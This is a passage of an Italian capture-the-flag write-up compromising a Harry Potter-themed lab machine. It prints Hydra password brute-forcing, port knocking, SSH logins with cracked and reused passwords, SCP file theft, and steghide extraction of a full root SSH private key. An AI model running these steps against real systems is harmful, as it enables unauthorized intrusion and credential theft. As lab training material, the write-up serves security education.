
- Discovery "**Giuro**": Nello strumento "Style Editor" del browser è stato trovato un altro commento Brainfuck. La decodifica ha restituito **9220 => giuro**.

A screenshot of a browser window with developer tools open. The main content area shows the same page as the previous screenshot: a logo and a "Ciao, milena!" form. The developer tools are visible on the right side of the screen. The "Elements" tab is selected, showing the HTML structure and CSS styles for the elements. In the bottom right corner of the developer tools, there is a "Box Model" diagram. This diagram illustrates the layout of a rectangular element with a purple border and a light blue background. It shows dimensions of 1000x124 pixels, a width of 1000px, and a height of 124px. The "content-box" is 1000x124 pixels, and the "padding" is 0px. The "border" is 2px thick and colored purple. The "margin" is 0px. The overall width of the element is 1000px. The developer tools also show the "Layout", "Computed", and "Changes" tabs.

The screenshot shows a web application titled "Brainfuck Translator". At the top, there is a horizontal bar displaying various VPN service logos: HMA PRO VPN, McAfee Total Protection, Norton, ExpressVPN, SECURE VPN, AVG, ADGUARD, McAfee Market Security Plus VPN, NUOVO NordVPN, and G2A. Below this is a text input field containing the string "9220 => giuro". Underneath the input field is a scrollable text area showing the corresponding brainfuck code: "++++++[>+>++++>++++++>++++++<<<-]>>- -.-,-,<+,+++++++-+-.+". Below the scrollable area is a button labeled "Argument(s)". At the bottom of the page are two buttons: "Encode" and "Decode".

- **Ricostruzione della Frase e Trigger:** Mettendo insieme le parole trovate nelle fasi precedenti (brainfuck sparsi e file nascosti), è stata ricostruita la celebre frase di attivazione della Mappa del Malandrino: "*Giuro solennemente di non avere buone intenzioni*". Inserendo questa frase come parametro nel campo testuale della pagina di login, l'applicazione ha sbloccato un messaggio segreto.
- **L'Indizio Finale:** Il server ha risposto con:

"Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?".



Questo messaggio conferma due cose fondamentali:

1. **Username:** L'utente di sistema a cui puntare potrebbe chiamarsi genericamente user (dato il "Caro user").
2. **Vettore di Attacco:** "Hai provato a bussare?" è la conferma definitiva che dobbiamo eseguire il Port Knocking.

9. Exploitation SSH (Porta 2222)

Non avendo ancora accesso alla porta 22 (SSH standard), l'attenzione si è spostata sulla porta 2222 aperta. Dato l'indizio "**Caro user**" ottenuto via web, è stato tentato un attacco a dizionario mirato su questo servizio.

- **Password crack (Hydra):** Utilizzando hydra con l'username "**user**" e la wordlist "rockyou.txt" contro la porta 2222, è stata individuata la password: **harry**.

```
(kali㉿kali)-[~]
└─$ hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.107 ssh -s 2222
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-28 15:10:56
[INFO] [HYDRA] Hydra can run multiple parallel tasks, if it is recommended to reduce the tasks: use -t 4
[INFO] [HYDRA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1:0:14344399), ~896528 tries per task
[DATA] attacking ssh://192.168.50.107:2222
[2222][ssh] host: 192.168.50.107 login: user password: harry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-28 15:12:34
└─$
```

- **Accesso SSH Iniziale & Discovery:** Effettuando il login ssh user@192.168.50.107 -p 2222, si è ottenuto l'accesso a un ambiente limitato (HogTheta). L'analisi del sistema tramite il comando df (disk free) ha rivelato un punto di mount anomalo chiamato lumos che conteneva il messaggio cruciale per il puzzle:

"La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700."

```
(kali㉿kali)-[~]
└─$ ssh user@192.168.50.107 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
User@192.168.50.107's password:
*****
*      ↳ Benvenuti al Server Magico di HogTheta ↳
*
*      Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*
*      △ Ricordate: ogni accesso non autorizzato verrà      *
*      immediatamente riportato al Ministero della Magia. △      *
*
*****
user@hogtheta:~$ ls -la
d-wxrw-wt 1 9754 9754 4096 2026-01-28 20:09 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 ..
user@hogtheta:~$ cd ..
user@hogtheta:~/home$ ls -la
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 .
drwxr-xr-x 1 root root 4096 2013-04-05 12:02 ..
drwxr-xr-x 1 phil phil 4096 2013-04-05 12:02 phil
d-wxrw-wt 1 9754 9754 4096 2026-01-28 20:09 user
user@hogtheta:/home$ cd
user@hogtheta:~$ df
Filesystem           Size   Used  Avail Use% Mounted on
rootfs              4.7G  731M  3.8G  17% /
udev                  10M     0  10M   0% /dev
tmpfs                 25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs                 5.0M     0  5.0M   0% /run/lock
tmpfs                 101M    0  101M   0% /run/shm
lumos                1700     0  1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
user@hogtheta:~$
```

10. Port Knocking & Accesso Milena

Con il numero mancante, è stato possibile completare la sequenza numerica associata alla frase di apertura della Mappa del Malandrino:

"Giuro solennemente di non avere buone intenzioni".

- **Esecuzione del Knock:** La sequenza finale utilizzata è stata:

9220 (**giuro**) -> 1700 (**solemnemente**) -> 9991 (**di**) -> 55677 (**non avere**) -> 37789 (**buone**)
-> 7282 (**intenzioni**)

```
(kali㉿kali)-[~]
└─$ knock -v 192.168.50.107 9220 1700 9991 55677 37789 7282
hitting tcp 192.168.50.107:9220
hitting tcp 192.168.50.107:1700
hitting tcp 192.168.50.107:9991
hitting tcp 192.168.50.107:55677
hitting tcp 192.168.50.107:37789
hitting tcp 192.168.50.107:7282
```

- **Accesso SSH (Porta 22):** Il knock ha sbloccato l'accesso alla porta 22 standard. Utilizzando le credenziali precedentemente crackate (*milena : darkprincess*), è stato possibile ottenere una shell completa sul sistema come utente milena.

```
(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.107 -p 22
The authenticity of host '192.168.50.107 (192.168.50.107)' can't be established.
ED25519 key fingerprint is: SHA256:04h4x4V2v+1Inrs7xwxizweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.107' (ED25519) to the list of known hosts.
milena@192.168.50.107's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
```

- **Flag 1:** Nella home directory di Milena è stata recuperata la **prima flag**: FLAG{incanto_della_sapienza_123}.

```
milena@blackbox:~$ ls
flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
```

11. Lateral Movement (Marco & Luca)

Dalla shell di Milena, l'obiettivo si è spostato sull'escalation orizzontale verso gli altri utenti individuati nel database (Marco e Luca).

- **Analisi Directory Condivisa:** Nella directory /home/shared è stato trovato un file nascosto di swap *.myLovePotion.swp*.

```
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna    shared 4096 Oct  2  2024 .
drwxr-xr-x  7 root    root   4096 Sep 30 2024 ..
-rw-rw-r--  1 milena  shared   45 Oct  2  2024 .myLovePotion.swp
```

Analizzandone il contenuto con cat, è stata confermata la presenza di stringhe riconducibili a password di cui una già nota

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

- **Escalation verso Marco e Luca:** Sfruttando le informazioni raccolte dal file swap, è stato effettuato con successo il cambio utente (su):

1. Accesso come *Marco*

```
milena@blackbox:/home/shared$ su marco
Password:
marco@blackbox:/home/shared$ su -l
Password:
```

2. Accesso come *Luca*

```
marco@blackbox:~$ su luca
Password:
luca@blackbox:/home/marco$ cd ..
```

- **Flag 2:** Una volta ottenuto l'accesso alla home di Luca, è stata recuperata la **seconda flag**: FLAG{cuore_di_leone_456}.

```
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

- **Discovery File Sospetto:** Nella home di Luca è stato individuato un file di backup anomalo e di dimensioni rilevanti (142KB): **.theta-key.jpg.bk**. Dato il nome e l'estensione, si ipotizza che contenga dati nascosti tramite steganografia, potenzialmente necessari per ottenere i privilegi di Root.

```
luca@blackbox:~$ ls -all
total 164
drwx——— 2 luca luca 4096 Oct  2  2024 .
drwxr-xr-x 7 root root 4096 Sep 30  2024 ..
-rw-r--r-- 1 luca luca   220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 luca luca  3771 Sep 22  2024 .bashrc
-rw-r--r-- 1 luca luca    807 Sep 22  2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root     25 Sep 24  2024 flag.txt
```

12. Data Exfiltration & Steganography


Dopo aver individuato il file sospetto `.theta-key.jpg.bk` nella home dell'utente Luca, è stato necessario analizzarlo sulla macchina attaccante (Kali Linux) che dispone degli strumenti adatti per la steganografia.

- **Exfiltration (SCP):**

Il file è stato trasferito dalla macchina vittima alla macchina attaccante utilizzando il protocollo SCP (Secure Copy Protocol), sfruttando le credenziali di Luca precedentemente compromesse.

- *Comando:* `scp`

```
luca@192.168.50.107:/home/luca/.theta-key.jpg.bk  
~/Desktop/theta-key.jpg
```




```
(kali㉿kali)-[~]  
└─$ scp luca@192.168.50.107:/home/luca/.theta-key.jpg.bk ~/Desktop/theta-key.jpg  
luca@192.168.50.107's password:  
.theta-key.jpg.bk  
  
(kali㉿kali)-[~]  
└─$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]
```

- **Analisi Steganografica (Ricerca Password):**

Per estrarre i dati nascosti con **steghide**, era necessaria una passphrase.

Ritornando all'analisi dell'applicazione web, nello strumento "Storage" (Cookies) del browser è stato individuato un cookie anomalo denominato **wand** (bacchetta).

- *Valore del Cookie:* **c2MqVDFsOVN5ezVi** (Questo valore è stato identificato come la chiave per decifrare l'immagine).



- **Estrazione Payload (Steghide):**

Utilizzando il tool steghide con la password recuperata dal cookie, è stato estratto con successo un file nascosto all'interno dell'immagine.

- *Comando:* `steghide extract -sf theta-key.jpg -xf id_rsa`

- *Risultato:* Estrazione del file *id_rsa*, che rappresenta una **chiave privata SSH**.

```
(kali㉿kali)-[~/Desktop]
$ steghide extract -sf theta-key.jpg -xf id_rsa
Enter passphrase:
wrote extracted data to "id_rsa".
```

```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlnNzaC1rZXktjdjAAAAABG5vbmUAQAAAEBm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
3 NhAAAAAwEAAQAAAYEAqd5eyNiG7l08UXIRlxVfrM8onZ+kKgorLfyEYjNJJl644QKef3
4 8vg2uSXzdpqj9tWSwAz7M066i4w1ahy7anhIWzoV7UG/FvsbR1Kr/Ubr7odwoBW6N2PXA
5 zrjFguTHvqo30p4K18TnzPPhPoH3/JW5FRARP6v6H57GdjtgduODafXqrAxRI6D8Au85
6 uESVOA9eCab0VqvbY09LVuoALrgN66W+PEib8eCpN5u0RxOrm0D4geG7KaowJ1AcN6cm
7 WoeKhXjf9aNpazNbNNZmxAya+TPYMK+VEzBJlqielrAgRMsa1pjgadaWYkeJx73ay5NoHn
8 K5DhL516NXOzD7prA0c0ckCPw+9aGf0lybcGNZ1yMhPx4yJiq3SP+dfEX+87ev2lC0jL97
9 cIz092skPtj/GNr5L/PBXi7ccgInmCc+e00U0QhzdOM5mwaXvhElU6VGbKawlDsybulcl
10 iXWQ49jJ4W8t2yIBNEL1zQ/MW52Zc04pCZvC40/hAAFiEumHwNLph8AAAAAB3NzaC1yc2
11 EAAAGBAKnXOsjsYhu5dPFFyEZV1X6zPKJ2fpChoKky38hGIZSSzeuOEChn9/FYNrkl83aY
12 I/bvklgM+zNOououMNWocu2pFVe1Bvx7G0dS9/1G0e6HcKAVujdj1wM64xYLkx76q
13 N9KeCtfE58zz4Tzd/yVuRUQETxur+h+exnY7Y4Hvd2n16qwMUS0g/ALvObhElTgPXgmm
14 9L6g722DvS1bqGi0YDeulvJxIm/HgqTebtEcTkZta+IHhuymqMCdQHKzenJlnioVyx/Wj
15 aWszWzTWzS0Mvkz2DJPtRMwSZAonpawBqzLGtaY4GnWlmJHice92suTaITSuQ4S+dejVz
16 sw+6awNDnJAj8PvWhn9Jcm3BjWdcjIT8eMiYqt0j/nxxF/v03r9pQtIy/e3CM9PdrJD7Y
17 /xjXK+S/zvV4u3HICJ5ggvntNFNEic3Tj0zsGl74RJv0lRmymjsQj7Mm7pXJYl1k0PYyeFv
18 LdsiATRC9c0PzFudmXNOQKqmVXONP4QAAAMBAEAAAGATyl/6Psg3ZZf0Ixyn8Ws56BtVK
19 AzLNVECIIbxayGMyjIhrjxbxsqGaE6Sbtz0tQhgDs6YNgof1qambeZuvZi6OnTVue/Gd
20 xFU1DSV7xPPp5ee0kY7k3n/T5IrTeGmJzBe8Q+BsfyTb0m22jqd2576Q1hBVrhkkPsil
21 a6Pw48/tvIUVQWeGfxUPyEktuTW6R/MgE9kAUa0J8Z3cnloDevWqHZGbW//WIGDdgGY6
22 AkZhZ956ENut4Fk/nlvLyj32vqEcxo08G2a0Bc1ICv71PFomu1SyPPh5xc9CKBFBSaQTKG
23 YNT7cAR7lJhmIyh98lcu9+oBqvM7yLl7uIn3scFgMK2ZmJ3KjCPUXKeKupCwNtMjpmOnO
24 jXRq9dKV2slvhcJTx1T8SzB4sGIAnPhkPLEo+cNT/Vs0w11w1TuHs3079sNdFWaYLmjEs
25 bb4P8nB71XIEsI0CMexL43hSL0Q7kdrd2vYNjP3Y6CxM6qm9kWx+NuKZUhuDQc5qP/AAAA
26 wA5BneFPs399BbyotPwAd7triPW6Gm9wbc7n4dWL5/RVMZkaEffAuxgPndeLwzfBrY2Zcx
27 DNGQXDLkP5cUwofAfH7F9S+ox+v99Yz8zwDv06HoSmKcwHCoW37N6SBf5Zm+GtzxV0LEBP
28 VjyR8zsGIkgMNLd8wRfc2NttSFTGRGrdk/WHezuqA20Y4abM+hS7Wv3hzC6Z8CpHCT8jzr
29 XV3iZDRYCOcpclDLOhJopMwJLjiQzhzTe7lyvlawbpDYNWAAAAMEA60m0Btbh22vrNud1
30 /M2KM8za3HQ+UbTuTjxtC9MFyYzzwyxzadSfQ5Sh7Hc08ZHH79En7o60eqLdeLMDa93yd
31 h9Iay0nbsZtCz6m4VdfQSzzikGrRL23DUUjBx09JMk73+812JhmGsE6Eb4zxEqTvA76
32 g9zt5V1na8ipDsHymujwvJzh09JfrmHYqGY8ILdwq50eWQczcuZE3rh/bRApta/PfOkYP
33 x0PSJ-Wz/Gu26sPLB+6tjL9T1yJt3AAAwQC5YgoHcxm6MME4Cz550ULaTPxqaT9bTaRV
34 FtlByeP0azNs3Ih0fgaI/9eweA0yV3J5Xv3bnH+2KOYQfPWWMCuDRKASRSQYY9RT1ZP9
35 R2qTe/+nnDfYTXKE+QX9j3YcJpl3Z9EyXWL+9PqVLpzyH96KcgKdh+LVT9BNwXm2GjenY
36 VFYmZ/sdFDfpmsXzUX31QLoRXTI8pgJwlwTkUNZz+fnsaurNQ7ZFTIFxBnesvAu1EPhFzhC
37 OON/YHZRiIFwcAAAANYW5uYUBibGFja2JveAECAwQFBg=
38 -----END OPENSSH PRIVATE KEY-----
39
```

13. Privilege Escalation (ROOT)

Il possesso di una chiave privata SSH (*id_rsa*) suggerisce la possibilità di connettersi al server senza password, presumibilmente come utente con privilegi elevati (Root), dato che la chiave era nascosta così in profondità.

- **Preparazione della Chiave:**

Le chiavi SSH richiedono permessi restrittivi per funzionare. È stato eseguito il comando `chmod 600 id_rsa` per impostare i permessi corretti (lettura/scrittura solo per il proprietario).

```

└─(kali㉿kali)-[~/Desktop]
$ chmod 600 id_rsa

└─(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa root@192.168.50.107
Theta fa schifo

```

- **Accesso Root:**

È stato tentato l'accesso SSH utilizzando la chiave estratta per l'utente root.

- *Comando:* ssh -i id_rsa root@192.168.50.107

Accesso effettuato. Il banner di benvenuto "Theta fa schifo" conferma l'avvenuto login e la presenza del **flag finale**: dalla shell di root, è stato letto il contenuto del file *flag.txt*.

FLAG{la_magia_non_ha_confini}

```

└─(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa root@192.168.50.107
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt

FLAG{la_magia_non_ha_confini}
root@blackbox:~# █

```

14. Riepilogo e Conclusioni

Il Penetration Test sulla macchina "Harry P" ha evidenziato diverse vulnerabilità critiche che hanno permesso la compromissione totale del sistema:

1. **Information Disclosure:** Commenti nel codice HTML/CSS e file di backup non protetti hanno rivelato indizi cruciali e pattern di password.
2. **SQL Injection:** La pagina di login vulnerabile ha permesso l'estrazione degli hash delle password degli utenti.
3. **Port Knocking:** Un meccanismo di sicurezza per nascondere la porta SSH è stato bypassato ricostruendo la sequenza corretta tramite OSINT (tema Harry Potter).
4. **Weak Passwords & Reuse:** L'uso di password deboli e riutilizzate ha facilitato il movimento laterale tra gli utenti (Milena -> Marco -> Luca).
5. **Steganografia:** Dati sensibili (chiave SSH di root) erano nascosti in immagini apparentemente innocue, ma protetti da password reperibili nei cookie del browser.

Tabella delle Flag Recuperate:

LIVELLO	UTENTE	FLAG
User 1	Milena	FLAG{incanto_della_sapienza_123}
User 2	Luca	FLAG{cuore_di_leone_456}
Root	Root	FLAG{la_magia_non_ha_confini}